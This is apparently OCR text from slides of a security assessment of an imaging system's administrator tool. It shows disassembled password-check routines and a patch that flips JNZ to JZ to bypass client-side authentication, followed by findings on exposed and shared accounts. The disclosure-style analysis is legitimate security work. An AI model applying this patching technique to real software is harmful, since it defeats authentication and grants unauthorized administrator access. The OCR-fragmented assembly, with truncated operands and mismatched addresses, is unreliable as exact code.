

loc_7FFBB99D8352: ; struct QString *
mov r8, rsi
lea rdx, [rbp+57h+arg_10] ; struct QStri
lea rcx, [rbp+57h+arg_18] ; struct QStrin
call ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@00@Z ; PUser::PasswordMatchesHash(QString const &,QString const &,QString const &)
test al, al
jnz short loc_7FFBB99D837A
PasswordMatchesHash
loc_1800183C9:
xor r8d, r8d
mov rdx, rsi
lea rcx, [rbp+57h+Memory]
call ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@W4Vali
swordIsValid(QString const &,PasswordValidator::ValidationScenario)
test al, al
jnz short loc_180018432
PasswordIsValid
08364: DatabaseAuthenticationStrategy::AuthenticateWithPassword(QString const &)+114 (Synchro


Patching the Binary

	JZ (Jump Zero)	JNZ (Jump Not Zero)
Function	Jump if ZF 0	Jump if ZF not 0
Usage (True condition)	If Alice == Bob, do not jump.	If Alice == Bob, jump
Usage (False condition)	If Alice <> Bob, jump.	If Alice <> Bob, do not jump
Password Check (current)		If passwords match (ZF=1), jump
Password Check (new)	If password doesn't match (ZF=0), jump	
Opcode	0x74	0x75





Old
rdx, [rbp+57h
rcx, [rbp+57h
call ?PasswordMatch
test al, al
jnz short loc_180
New
loc_7FFBB99D8352: ; struct QString *
r8, rsi
rdx, [rbp+57h+arg_10] ; struct QString *
rcx, [rbp+57h+arg_18] ; struct QString *
call ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@00@Z
test al, al
jz short loc_7FF8B99D837A
Old
loc_1800183C9:
d, r8d
x, rsi
x, [rbp+57h+Memory]
call ?PasswordIsValid@Passw
test al, al
jnz short loc_180018432
08364: DatabaseAuthen
New
loc_7FFBB99D83C9:
, r8d
, rsi
, [rbp+57h+Memory]
call ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@W4ValidationScen
test al, al
jz short loc_7FF8B99D8432


User name
support
Password
Login


A
B

Administrator Tool Patched




Imaging System Findings


- DB and Service account exposed due to insecure design
- Server administrator access via shared account
- Client side authentication logic

